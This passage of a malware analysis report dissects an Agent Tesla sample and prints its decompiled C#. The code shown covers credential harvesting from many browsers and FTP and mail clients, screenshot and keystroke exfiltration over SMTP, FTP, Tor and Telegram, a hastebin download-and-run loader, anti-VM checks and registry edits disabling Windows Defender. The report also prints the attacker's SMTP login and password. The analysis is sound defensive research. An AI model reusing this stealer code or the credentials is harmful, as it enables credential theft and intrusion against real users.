            ManagementObject managementObject = (ManagementObject)managementBaseObject;
            text = managementObject.Properties["processorID"].Value.ToString();
        }
    }
    finally
    {
        ManagementObjectCollection.ManagementObjectEnumerator enumerator;
        if (enumerator != null)
        {
            ((IDisposable)enumerator).Dispose();
        }
    }
    result = text;
}
catch (Exception ex)
{
    result = "df96295f-4375-47d7-a4aa-0e8958ce5197";
}
return result;
```

Figure 5.2.11.2 – Get Processor ID

In addition to the Motherboard's SN and the Processor's ID, the MAC address, or in case of failure the "b865c588-efea-495a-9239-c04091abdd88" string, would be returned (Figure 5.2.11.3).

```
try
{
    ManagementClass managementClass = new ManagementClass("Win32_NetworkAdapterConfiguration");
    ManagementObjectCollection instances = managementClass.GetInstances();
    string text = string.Empty;
    try
    {
        foreach (ManagementBaseObject managementBaseObject in instances)
        {
            ManagementObject managementObject = (ManagementObject)managementBaseObject;
            if (text.Equals(string.Empty))
            {
                if (Conversions.ToBoolean(managementObject["IPEnabled"]))
                {
                    text = managementObject["MacAddress"].ToString();
                }
                managementObject.Dispose();
            }
            text = text.Replace(":", string.Empty);
        }
    }
    finally
    {
        ManagementObjectCollection.ManagementObjectEnumerator enumerator;
        if (enumerator != null)
        {
            ((IDisposable)enumerator).Dispose();
        }
    }
    result = text;
}
catch (Exception ex)
{
    result = "b865c588-efea-495a-9239-c04091abdd88";
}
return result;
```

Figure 5.2.11.3 – Get MAC address

The information retrieved from the queries, were first concatenated, and then hashed with MD5 algorithm. As a result, the string variable was named as “hashedInfo”.

Next, the path of the executable was stored and so did the %startupfolder%/%insfolder%/%insname% path, which were later compared to each other. Also, the username and the computer name were stored in the form “username/computername” (Figure 5.2.11.4).

```
global::A.b.pathOfExecutable = Assembly.GetExecutingAssembly().Location;
global::A.b.StartupInsfolderInsnamePath = Environment.GetEnvironmentVariable("%startupfolder%") + "\\%insfolder%\\%insname%";
global::A.b.usernamePlusComputername = SystemInformation.UserName + "/" + SystemInformation.ComputerName;
```

Figure 5.2.11.4 – Get paths, username and computer name

5.2.12 Disabled persistence option

The code execution of the sample was controlled by several timers. The first timer that was encountered in this file was responsible for checking if thirty seconds (interval = 30000) had elapsed in order to proceed with transmitting a screenshot via TOR.

After this timer, it was decided whether the persistence techniques would be applied or not. There are two parameters that define the condition of the “if” statement. The first one is a Boolean variable, initialized at compilation time, while the calculation of the second parameter occurs after comparing the paths that were previously discovered (5.2.11). The Boolean variable was initialized as “false” and because the two parameters are connected with a logical AND operand, the failure of “if” condition is unavoidable. The paths should be also different so that the persistence techniques were applied.

In case the condition was successful, the file would be moved to a subfolder inside the startup folder and the hidden as well as the system attributes would be set.

Additionally, registry keys “Software\\Microsoft\\Windows\\CurrentVersion\Run” and “SOFTWARE\\Microsoft\\Windows\\CurrentVersion\Explore\\StartupApproved\\Run” would be created, and values would be set, as shown in the figure below (Figure 5.2.12.1)

```
try
{
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\
      \Run", true);
    registryKey.SetValue("%insregname%", global::A.b.StartupInsfolderInsnamePath);
    RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\
      \Explorer\\StartupApproved\\Run", true);
    if (registryKey2 != null)
    {
        byte[] value = new byte[]
        {
            2,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0
        };
        registryKey2.SetValue("%insregname%", value);
        registryKey2.Close();
```

Figure 5.2.12.1 – Registry key creation

Next, there was an additional condition based on another Boolean variable. This one was responsible for saving the executable to the %temp%/tmpG folder, under a subfolder named by the date and time of that call, with a “.tmp” extension (Figure 5.2.12.2).

```
try
{
    string executablePath = Application.ExecutablePath;
    int int_ = 0;
    string executablePath2 = Application.ExecutablePath;
    global::A.b.MoveFileExW(global::A.b.returnModifiedString(executablePath, global::A.b.GetModuleFileNameA(int_,
      ref executablePath2, 256)), Path.GetTempPath() + "\\tmpG" + DateTime.Now.Millisecond.ToString() + ".tmp",
      8L);
}
catch (Exception ex)
{
}
```

Figure 5.2.12.2 – File creation in Temp path

Thus, it was concluded that the Boolean variable was also an option regarding the persistence of the malware, that it was also disabled prior to its compilation.

The next line of the code is another condition that indicated whether a communication via TOR could be established. If the condition criteria were met, the sample would download and configure TOR as a listening proxy server through localhost, port 9050 and would send all the system info (motherboard serial number, processor Id, MAC address, computer, username, date and time) through a POST request. That specific process was set to be triggered by some newly created timers. It is also worth mentioning that if the string "uninstall" was received as a response from the C2 server, the sample would delete two registry values, delete the executable from the startup folder, and finally attempt to save a copy on the temp folder, as illustrated in the figure below (Figure 5.2.12.3).

```
try
{
    string text = global::A.b.SendViaTor(2, "");
    if (text.Contains("uninstall"))
    {
        try
        {
            Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows", true).DeleteValue("Load");
        }
        catch (Exception ex)
        {
        }
        try
        {
            Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true).DeleteValue("%insregname%");
        }
        catch (Exception ex2)
        {
        }
        try
        {
            File.Delete(global::A.b.StartupInsfolderInsnamePath);
        }
        catch (Exception ex3)
        {
        }
        try
        {
            global::A.b.SaveExecPathToTempTmpgWithTmpExtention();
        }
        catch (Exception ex4)
        {
        }
        Application.Exit();
    }
}
catch (Exception ex5)
{
}
```

Figure 5.2.12.3 – Actions upon "uninstall" command receival

5.2.13 Disabled screen capturing option

Afterwards, another sleep was initiated, followed by the screen capturing option. If the check was successful, a screenshot would be captured after minute (interval 60000) (Figure 5.2.13.1).

```
try
{
    Size blockRegionSize = new Size(global::A.B.Computer.Screen.Bounds.Width, global::A.B.Computer.Screen.Bounds.Height);
    Bitmap bitmap = new Bitmap(global::A.B.Computer.Screen.Bounds.Width, global::A.B.Computer.Screen.Bounds.Height);
    EncoderParameters encoderParameters = new EncoderParameters(1);
    System.Drawing.Imaging.Encoder quality = System.Drawing.Imaging.Encoder.Quality;
    ImageCodecInfo imageCodec = global::A.b.GetImageCodec(ImageFormat.Jpeg);
    EncoderParameter encoderParameter = new EncoderParameter(quality, 50L);
    encoderParameters.Param[0] = encoderParameter;
    Graphics graphics = Graphics.FromImage(bitmap);
    Graphics graphics2 = graphics;
    Point point = new Point(0, 0);
    Point upperLeftSource = point;
    Point upperLeftDestination = new Point(0, 0);
    graphics2.CopyFromScreen(upperLeftSource, upperLeftDestination, blockRegionSize);
    MemoryStream memoryStream = new MemoryStream();
    bitmap.Save(memoryStream, imageCodec, encoderParameters);
    memoryStream.Position = 0L;
```

Figure 5.2.13.1 – Screen capturing method

5.2.14 Methods of communication

We were surprised to see that the author has implemented four different ways or transferring that screenshot through a variable comparison. The first option (ComToC2Method == 0) was to send the screenshot through "TOR" browser (Figure 5.2.14.1).

```
if (global::A.b.ComToC2Method == 0)
{
    if (global::A.b.sendScreenshotViaTor)
    {
        global::A.b.SendViaTor(4, Convert.ToBase64String(memoryStream.ToArray()));
    }
}
```

Figure 5.2.14.1 – Send via "TOR" browser

The second option (ComToC2Method == 1) was to send it through SMTP protocol (Figure 5.2.14.2), where in the method that was responsible (Figure 5.2.14.3), the author tried to create an SMTP client with his credentials. It would then send an email to his account with the subject "SC" (short for Screen Capture) concatenated with "_Username/Computername", along with the system information mentioned above as the main mail body. The actual screenshot would be sent as an attachment.

```
else if (global::A.b.ComToC2Method == 1)
{
    global::A.b.MailToAmitkhanna(global::A.b.RetInputUnderscoreUsernameSlashComputername("SC"),
      global::A.b.RetSystemInfoArray(), memoryStream, 1);
}
```

Figure 5.2.14.2 – Send via email

```
public static bool MailToAmitkhanna(string string_0, string string_1, MemoryStream memoryStream_0 = null, int int_0 = 0)
{
    bool result;
    try
    {
        SmtpClient smtpClient = new SmtpClient();
        NetworkCredential credentials = new NetworkCredential("amitkhanna@krishnalandrenzo.com", "jhK#S%o0");
        smtpClient.Host = "smtp.krishnalandrenzo.com";
        smtpClient.EnableSsl = false;
        smtpClient.UseDefaultCredentials = false;
        smtpClient.Credentials = credentials;
        smtpClient.Port = 587;
        MailAddress to = new MailAddress("amitkhanna@krishnalandrenzo.com");
        MailAddress from = new MailAddress("amitkhanna@krishnalandrenzo.com");
        MailMessage mailMessage = new MailMessage(from, to);
        mailMessage.Subject = string_0;
        mailMessage.IsBodyHtml = true;
        mailMessage.Body = string_1;
        if (memoryStream_0 != null & int_0 == 1)
        {
            mailMessage.Attachments.Add(new Attachment(memoryStream_0, string_0 + "_" + DateTime.Now.ToString
              (global::A.b.dateTimeUnderscoreSeparated) + ".jpeg", "image/jpg"));
```

Figure 5.2.14.3 – Email parameters

The third option (ComToC2Method == 2), as shown below (Figure 5.2.14.4 & Figure 5.2.14.5) was to upload the file through FTP protocol.

```
else if (global::A.b.ComToC2Method == 2)
{
    global::A.b.FTPStorRequest(memoryStream.ToArray(), string.Concat(new string[]
    {
        "SC_",
        global::A.b.usernamePlusComputername.Replace("/", "-"),
        "_",
        DateTime.Now.ToString(global::A.b.dateTimeUnderscoreSeparated),
        ".jpeg"
    }));
}
```

Figure 5.2.14.4 – Send via FTP

```
public static void FTPStorRequest(byte[] byte_0, string string_0)
{
    try
    {
        FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create("%ftphost%/" + string_0);
        ftpWebRequest.Credentials = new NetworkCredential("%ftpuser%", "%ftppassword%");
        ftpWebRequest.Method = "STOR";
        Stream requestStream = ftpWebRequest.GetRequestStream();
        requestStream.Write(byte_0, 0, byte_0.Length);
        requestStream.Close();
        requestStream.Dispose();
    }
    catch (Exception ex)
    {
    }
}
```

Figure 5.2.14.5 – FTP parameters

Finally, we came across with another option, which was to send the captured screenshot via “Telegram”, a well-known software off Russian origin for encrypted communication.

```
else if (global::A.b.ComToC2Method == 3)
{
    try
    {
        global::A.b.b.TelegramWebRequest(memoryStream.ToArray(), global::A.b.usernamePlusComputername.Replace("/", "-") + " " +
          DateTime.Now.ToString("yyyy-MM-dd hh-mm-ss") + ".jpeg", global::A.b.ReturnUsernameOSFullNameCPURAM("Screenshot"),
          "image/jpeg");
    }
    catch (Exception ex)
    {
    }
}
```

Figure 5.2.14.6 – Send via Telegram

5.2.15 Disabled geolocation option

After a series of consecutive sleep calls, there was another disabled yet possible option. This option made a request to an external domain (ipfy.com) which could provide the malware author with the Geolocation information of the infected machine using its IP address (Figure 5.2.15.1).

```
public static string WebRequestIpifyRetEmpty()
{
    string result;
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create("https://api.ipify.org");
        httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
        httpWebRequest.KeepAlive = true;
        httpWebRequest.Timeout = 10000;
        httpWebRequest.AllowAutoRedirect = true;
        httpWebRequest.MaximumAutomaticRedirections = 50;
        httpWebRequest.Method = "GET";
        httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0";
        using (WebResponse response = httpWebRequest.GetResponse())
        {
            if (Operators.CompareString(((HttpWebResponse)response).StatusDescription, "OK", false) == 0)
            {
                using (Stream responseStream = response.GetResponseStream())
                {
                    StreamReader streamReader = new StreamReader(responseStream);
                    return streamReader.ReadToEnd();
                }
            }
        }
        result = "";
    }
```

Figure 5.2.15.1 – Geolocation information

5.2.16 Enabled credential harvesting option

This is where we observed one of the sample's core functionalities. There was a direct call from main, with no Boolean condition as we had identified in almost every functionality. As we stepped deeper into this specific method, we came across a plethora of different applications that were targeted by the malware. More specifically this method can be separated into two parts.

In the first part (Figure 5.2.16.1), we encountered a group of applications that were being processed in a similar manner. A list of objects, whose attributes were the application name, the absolute path to the User Data of the application, and a Boolean value was created. Then, each object of the list was parsed (if the Boolean value was set to True), searching for credentials inside the "logins" file and saving them inside a new list.

This group was consisted with the following applications:

- Opera Browser
- Yandex Browser
- Iridium Browser
- Chromium
- 7star
- Torch Browser
- Cool Novo
- Kometa
- Amigo
- Brave
- CentBrowser
- Chedot
- Orbitum
- Sputnik
- Comodo Dragon
- Vivaldi
- Citrio
- 360 Browser
- Uran
- Liebao Browser
- Elements Browser
- Epic Privacy
- Coccoc

- Sleipnir 6
- QIP Surf
- Coowon

```
    new global::A.b<string, string, bool>.AppNameUserPathCheck("Liebao Browser", Path.Combine(folderPath, "liebao\\User Data"), true),
    new global::A.b<string, string, bool>.AppNameUserPathCheck("Elements Browser", Path.Combine(folderPath, "Elements Browser\\User Data"), true),
    new global::A.b<string, string, bool>.AppNameUserPathCheck("Epic Privacy", Path.Combine(folderPath, "Epic Privacy Browser\\User Data"), true),
    new global::A.b<string, string, bool>.AppNameUserPathCheck("Coccoc", Path.Combine(folderPath, "CocCoc\\Browser\\User Data"), true),
    new global::A.b<string, string, bool>.AppNameUserPathCheck("Sleipnir 6", Path.Combine(folderPath, "Fenrir Inc\\Sleipnir5\\setting\\modules\
      \ChromiumViewer"), true),
    new global::A.b<string, string, bool>.AppNameUserPathCheck("QIP Surf", Path.Combine(folderPath, "QIP Surf\\User Data"), true),
    new global::A.b<string, string, bool>.AppNameUserPathCheck("Coowon", Path.Combine(folderPath, "Coowon\\Coowon\\User Data"), true)
});
try
{
    foreach (object obj2 in ((IEnumerable)obj))
    {
        global::A.b<string, string, bool>.AppNameUserPathCheck appNameUserPathCheck = (global::A.b<string, string, bool>.AppNameUserPathCheck)obj2;
        if (appNameUserPathCheck.checkThisApp)
        {
            list.AddRange(global::A.b.TargetApps.TryFetchInfoFromLogins(appNameUserPathCheck.userDataPath, appNameUserPathCheck.appName));
        }
    }
}
```

Figure 5.2.16.1 – Example of the first group of applications

In the second part (Figure 5.2.16.2), each application was uniquely processed for the credentials to be harvested, meaning that the method that would be used to retrieve the credentials might differ from application to application. However, the format of the collected data was identical to the format of the previous data in the first group, and that was because all these results ended up in the same list mentioned above.

The application of the second group were:

- UCBrowser
- WS_FTP
- IE/Edge
- FTPCommander
- Safari
- Firefox
- FileZilla
- SeaMonkey
- IceDragon
- Thunderbird
- BlackHawk
- Falcon
- PaleMoon
- IceCat
- K-Meleon
- FTPGetter
- Eudora
- FlashFXP
- CoreFTP
- Incredimail
- Pocomail
- WinSCP
- FTPNavigator
- Trillian
- ClawsMall
- Becky!
- Flock
- OpenVPN
- theBat
- Psi/Psi+
- Foxmail
- Chrome

- OperaMail
- Outlook
- QQ
- CyberFox
- InternetDownloadManager
- SmartFTP
- Postbox
- JDownloader
- Waterfox

```
    list.AddRange(global::A.b.TargetApps.UCBrowser());
}
catch (Exception ex)
{
}
try
{
    list.AddRange(global::A.b.TargetApps.WS_FTP());
}
catch (Exception ex2)
{
}
try
{
    list.AddRange(global::A.b.TargetApps.IE/Edge());
}
catch (Exception ex3)
{
}
```

Figure 5.2.16.2 – Example of the second group of applications

It is worth mentioning that during our code analysis we managed to find additional methods to harvest credentials which were never called, and this indicated that the sample had more capabilities that were not being active at this instance of the “Agent Tesla”. Those were:

- MailBird
- MySQLWorkbench
- NoIp
- NordVPN
- Paltalk
- Pidgin
- Real-Tight-UltraVNC
- Edge Chromium

For the last part of this “credentials harvesting” method, the sample proceeded with the appropriate parsing of the data according to the sending method chosen (Figure 5.2.16.3).

```
string text4 = usernamePasswordURLBrowser.Browser;
string text5 = usernamePasswordURLBrowser.URL;
string text6 = usernamePasswordURLBrowser.UserName;
string text7 = usernamePasswordURLBrowser.Password;
if ((text5.Length > 1 | text4.Length > 1) & text6.Length > 1 & text7.Length > 1)
{
    if (global::A.b.ComToC2Method == 0)
    {
        list2.Add("[" + string.Join(",", new string[]
        {
            "\"" + text4 + "\"",
            "\"" + text5 + "\"",
            "\"" + Uri.EscapeDataString(text6) + "\"",
            "\"" + Uri.EscapeDataString(text7) + "\""
        }) + "]");
    }
    else if (global::A.b.ComToC2Method == 1 | global::A.b.ComToC2Method == 2 | global::A.b.ComToC2Method == 3)
    {
        stringBuilder.AppendLine("URL:" + text5 + global::A.b.brTag);
        stringBuilder.AppendLine("Username:" + text6 + global::A.b.brTag);
        stringBuilder.AppendLine("Password:" + text7 + global::A.b.brTag);
        stringBuilder.AppendLine("Application:" + text4 + global::A.b.brTag);
        stringBuilder.AppendLine(global::A.b.hrTag);
    }
}
```

Figure 5.2.16.3 – Harvested data parsing

In our case, the method of communication is the email (ComToC2Method == 1) as we had already encountered while inspecting the method responsible for screen capturing (page 52). However, the subject of this email was differentiated to “PW_Username/Computername”, and the harvested data were contained in the mail body instead of an attachment (Figure 5.2.16.4).

```
if (global::A.b.ComToC2Method == 1)
{
    try
    {
        global::A.b.MailToAmitkhanna(global::A.b.RetInputUnderscoreUsernameSlashComputername("PW"), global::A.b.RetSystemInfoArray() +
          stringBuilder.ToString(), null, 0);
        goto IL_D2B;
    }
```

Figure 5.2.16.4 – Harvested data email

5.2.17 Disabled key logging option

After the “credentials harvesting” method was finished, the control was transferred back to main method, where we observed yet another condition regarding the use a keylogger method. Upon deeper inspection of this “Agent Tesla” variation, this feature (isKeylogerEnabled) was deactivated, but due to research purposes we delved in and took a peek at the code. It was observed that the sample provided the author with the option of sending the keystrokes at a predetermined time (an initialized number in minutes). It is also worth mentioning, that the author achieved the keylogger functionality through the implementation of the “hook” mechanism [54], an application that can intercept events like keystrokes.

Yet again, the sample provides four ways of sending the data, but in this variant, the email method is predetermined, and the subject of the mail sent was “KL_Username/Computername” (Figure 5.2.17.1)

```
else if (global::A.b.ComToC2Method == 1)
{
    if (File.Exists(path))
    {
        global::A.b.MailToAmitkhanna(global::A.b.RetInputUnderscoreUsernameSlashComputername("KL"),
          global::A.b.RetSystemInfoArray() + File.ReadAllText(path), null, 0);
        File.Delete(path);
    }
    global::A.b.MailToAmitkhanna(global::A.b.RetInputUnderscoreUsernameSlashComputername("KL"),
      global::A.b.RetSystemInfoArray() + text, null, 0);
}
```

Figure 5.2.17.1 – Captured Keys email

5.2.18 Investigation of the non-executed branch

At that point, we decided to further investigate the code of previous PE files, and focus on the parts that were not being executed, starting with the “hastebin” URLs of the “exp_PE1_d.exe”. We suspected that the same methodology was applied for a PE to be injected and we assumed that it could be possible for a different variant of Agent Tesla to be hidden on those URLs.

As a result, we repeated the process of analyzing the newly identified “hastebin” URLs through “ANY.RUN” online sandbox. Fortunately, the same pattern that was repeated through the previous set of URLs was identified (Figure 5.2.18.1).

Figure 5.2.18.1 – Identifying the same pattern on link containts

We then proceeded with processing the retrieved html files and saving the byte part (numbers separated with commas) into a new text file, named “string2.txt”. Since there was not active code for processing the downloaded text, we had to come up with a more creative idea. Therefore, we used the deobfuscated original executable (d06000006.exe) to convert the “string2.txt” into a new PE file. We finally managed to export a new PE file that was named “exp_PE3.exe”.

The newly retrieved file was almost identical to “exp_PE1.exe”, so we collected the tokens of the methods that were responsible for the string obfuscation and saved it to “tokens2.txt” file. We modified the “loop1.ps1” script accordingly and saved it as “loop3.ps1”. For our surprise, no more “hastebin” URLs were available, meaning that we could not get any other similar PE executable.

Although “de4dot.exe” helped with the string resolving, some parts of the code had been modified and the evasive techniques adopted by the malware author could not be bypassed. For this reason, we continued with debugging the “exp_PE3.exe”, the same way as the “exp_PE1.exe” was debugged, expecting to retrieve another variant of the “Agent Tesla” malware, and compare it with the one we had already analyzed. However, the PE that was produced (exp_PE4.exe) was a variant of “REMCOS RAT”, and not an “Agent Tesla” as expected (Figure 5.2.18.2).




Figure 5.2.18.2 – REMCOS RAT

Through further analysis of the non-executed code of “exp_PE3_d.exe”, we were able to identify a method that was responsible for formatting, uploading and naming the hastebin URLs that we were dealing with throughout the analysis, as illustrated in figure below (Figure 5.2.18.3).

```
private static string ecafaedadcaaafccbebaeecbbddbd(string bedeadfbebebabddafebc)
{
    string arg;
    do
    {
        arg = "";
        try
        {
            WebRequest webRequest = WebRequest.Create("https://hastebin.com/documents");
            webRequest.Method = "POST";
            string s = string.Format("<html><head></head><body><p>Code: {0}</p><p>@@@{1}@@@</p></body></html>", Guid.NewGuid().ToString(),
              bedeadfbebebabddafebc);
            byte[] bytes = Encoding.ASCII.GetBytes(s);
            webRequest.ContentLength = (long)bytes.Length;
            webRequest.ContentType = "application/json; charset=UTF-8";
            Stream requestStream = webRequest.GetRequestStream();
            requestStream.Write(bytes, 0, bytes.Length);
            requestStream.Close();
            WebResponse response = webRequest.GetResponse();
            Stream responseStream = response.GetResponseStream();
            StreamReader streamReader = new StreamReader(responseStream);
            string input = streamReader.ReadToEnd();
            arg = new Regex("\\{.key.\\:.([\\w\\d]*).\\}").Match(input).Groups[1].Value.ToString();
        }
        catch (Exception ex)
        {
        }
    }
    while (!new WebClient().DownloadString(string.Format("https://hastebin.com/raw/{0}", arg)).Contains(bedeadfbebebabddafebc));
    return string.Format("https://hastebin.com/raw/{0}", arg);
}
```

Figure 5.2.18.3 – Method responsible for producing “hastebin” HTMLs.

Furthermore, a class containing identical code to the main of our original sample was identified. At that point, we could verify that the code of the “d06000006.exe” file we decided to ignore (page 39), was just random strings (Figure 5.2.18.4).

```
public static void bcfadbcecdaaa()
{
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
    Interaction.Shell(string.Format("timeout {0}", (checked((int)Math.Round(Conversions.ToDouble("--TIME-HERE--") / 1000.0) + 4)).ToString()), AppWinStyle.Hide, true, -1);
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
    MemoryStream memoryStream = new MemoryStream();
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
    string empty = string.Empty;
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
    string text = "LINKS_HERE";
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
    dededbbecdfbdeaabaceaddaccea.acecaacbaeecfdeecfcfaaddc(text, ref empty);
    dededbbecdfbdeaabaceaddaccea.afdaacbdadd(ref memoryStream, empty);
    byte[] array = memoryStream.ToArray();
    object currentDomain = AppDomain.CurrentDomain;
    object objectValue = RuntimeHelpers.GetObjectValue(Versioned.CallByName(RuntimeHelpers.GetObjectValue(currentDomain), "Load", (CallType)Conversions.ToInteger("2"), new object[]
    {
        array
    }));
    object objectValue2 = RuntimeHelpers.GetObjectValue(Versioned.CallByName(RuntimeHelpers.GetObjectValue(objectValue), "EntryPoint", (CallType)Conversions.ToInteger("2"), new object[0]));
    object objectValue3 = RuntimeHelpers.GetObjectValue(Versioned.CallByName(RuntimeHelpers.GetObjectValue(objectValue2), "DeclaringType", (CallType)Conversions.ToInteger("2"), new object[0]));
    object objectValue4 = RuntimeHelpers.GetObjectValue(Versioned.CallByName(RuntimeHelpers.GetObjectValue(objectValue3), "Assembly", (CallType)Conversions.ToInteger("2"), new object[0]));
    object objectValue5 = RuntimeHelpers.GetObjectValue(Versioned.CallByName(RuntimeHelpers.GetObjectValue(objectValue4), "EntryPoint", (CallType)Conversions.ToInteger("2"), new object[0]));
    RuntimeHelpers.GetObjectValue(Versioned.CallByName(RuntimeHelpers.GetObjectValue(objectValue5), "Invoke", (CallType)Conversions.ToInteger("1"), new object[]
    {
        text,
        new object[]
        {
            new string[0]
        }
    }));
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
    dededbbecdfbdeaabaceaddaccea.bfacacccfa("RANDOM_STRING");
}
```

Figure 5.2.18.4 – Identical to “mainExecFlow” method

Other findings include anti-virtualization and anti-sandbox techniques (Figure 5.2.18.5 & Figure 5.2.18.6).

```
bool flag = Convert.ToBoolean("INSTALL_OR_NO");
bool flag2 = Convert.ToBoolean("DISABLE_WD");
bool flag3 = Convert.ToBoolean("ANTI_VM");
try
{
    if (flag3)
    {
        WindowsIdentity current = WindowsIdentity.GetCurrent();
        new WindowsPrincipal(current);
        try
        {
            if (bdfcdeabdcfafacdeecab.eabdfacbefaada())
            {
                MessageBox.Show("This file can't run into Virtual Machines.", "Error", MessageBoxButtons.OK,
                  MessageBoxIcon.Hand);
                Environment.Exit(0);
            }
        }
        catch (Exception ex)
        {
        }
        try
        {
            if (bdfcdeabdcfafacdeecab.adfebadeacaeefacfecadbcaef(Application.ExecutablePath))
            {
                MessageBox.Show("This file can't run into Sandboxies.", "Error", MessageBoxButtons.OK, MessageBoxIcon.Hand);
                Environment.Exit(0);
            }
        }
```

Figure 5.2.18.5 – Anti-virutalization and anti-sanboxing

```
using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from
  Win32_ComputerSystem"))
{
    using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
    {
        try
        {
            foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
            {
                if ((Operators.CompareString(managementBaseObject["Manufacturer"].ToString().ToLower(), "microsoft
                  corporation", false) == 0 && managementBaseObject["Model"].ToString().ToUpperInvariant().Contains
                  ("VIRTUAL")) || managementBaseObject["Manufacturer"].ToString().ToLower().Contains("vmware") ||
                  Operators.CompareString(managementBaseObject["Model"].ToString(), "VirtualBox", false) == 0)
                {
                    MessageBox.Show("Run using valid operating system", "Error", MessageBoxButtons.OK,
                      MessageBoxIcon.Hand);
                    Environment.Exit(0);
```

Figure 5.2.18.6 – Virtualization discovery

The code also included a series of Windows registry modifications that would disable Windows Defender features (Figure 5.2.18.7).

```
if (flag2)
{
    bdfcdeabdcfafacdeecab.bccdceb(Application.ExecutablePath);
    bdfcdeabdcfafacdeecab.faffeecc();
    bdfcdeabdcfafacdeecab.ecafddfbbbabdbbabfaadffaa("SOFTWARE\\Policies\\Microsoft\\Windows Defender",
      "DisableAntiSpyware", "1");
    bdfcdeabdcfafacdeecab.ecafddfbbbabdbbabfaadffaa("SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time
      Protection", "DisableBehaviorMonitoring", "1");
    bdfcdeabdcfafacdeecab.ecafddfbbbabdbbabfaadffaa("SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time
      Protection", "DisableOnAccessProtection", "1");
    bdfcdeabdcfafacdeecab.ecafddfbbbabdbbabfaadffaa("SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time
      Protection", "DisableScanOnRealtimeEnable", "1");
    bdfcdeabdcfafacdeecab.ecafddfbbbabdbbabfaadffaa("SOFTWARE\\Microsoft\\Windows Defender\\Real-Time Protection",
      "DisableRealtimeMonitoring", "1");
    bdfcdeabdcfafacdeecab.ecafddfbbbabdbbabfaadffaa("SOFTWARE\\Microsoft\\Windows Defender\\Spynet", "SpyNetReporting",
      "0");
    bdfcdeabdcfafacdeecab.ecafddfbbbabdbbabfaadffaa("SOFTWARE\\Microsoft\\Windows Defender\\Spynet",
      "SubmitSamplesConsent", "0");
    bdfcdeabdcfafacdeecab.ecafddfbbbabdbbabfaadffaa("SOFTWARE\\Microsoft\\Windows Defender\\Features", "TamperProtection",
      "0");
}
```

Figure 5.2.18.7 – Disabling Windows Defender features

Last but not least, the use of “Eazfuscator.NET” obfuscator was discovered (Figure 5.2.18.8).

```
Process.Start(new ProcessStartInfo
{
    FileName = string.Format("{0}\\Eazfuscator.NET\\Eazfuscator.NET.exe", Directory.GetCurrentDirectory()),
    CreateNoWindow = false,
    WindowStyle = ProcessWindowStyle.Hidden,
    Arguments = eecedaffcbdfbceabbec
}).WaitForExit();
result = true;
```

Figure 5.2.18.8 – "Eazfuscator.NET" discovery

5.3 Behavioral Analysis

In order for us to verify what we have seen in initial analysis we needed to observe the behaviour of the malware while it is running on the system. Consequently, we restored the VM state to the snapshot that was configured for the Behavioral Analysis stage.

Furthermore, "REMnux GW" was booted and the "inetsim.firewall" was executed with root privileges. Also, the original sample was transferred by creating an http server with the "python -m SimpleHTTPServer" command and by visiting "10.0.0.1:8000" from the "Windows 10 VM". In addition, some modifications to "InetSim" configuration files had to be made for the simulated internet to be realistic. Upon completion, we proceeded with the execution of the malware alongside with a series of tools to complete the purpose of this phase.

5.3.1 Lab Modification

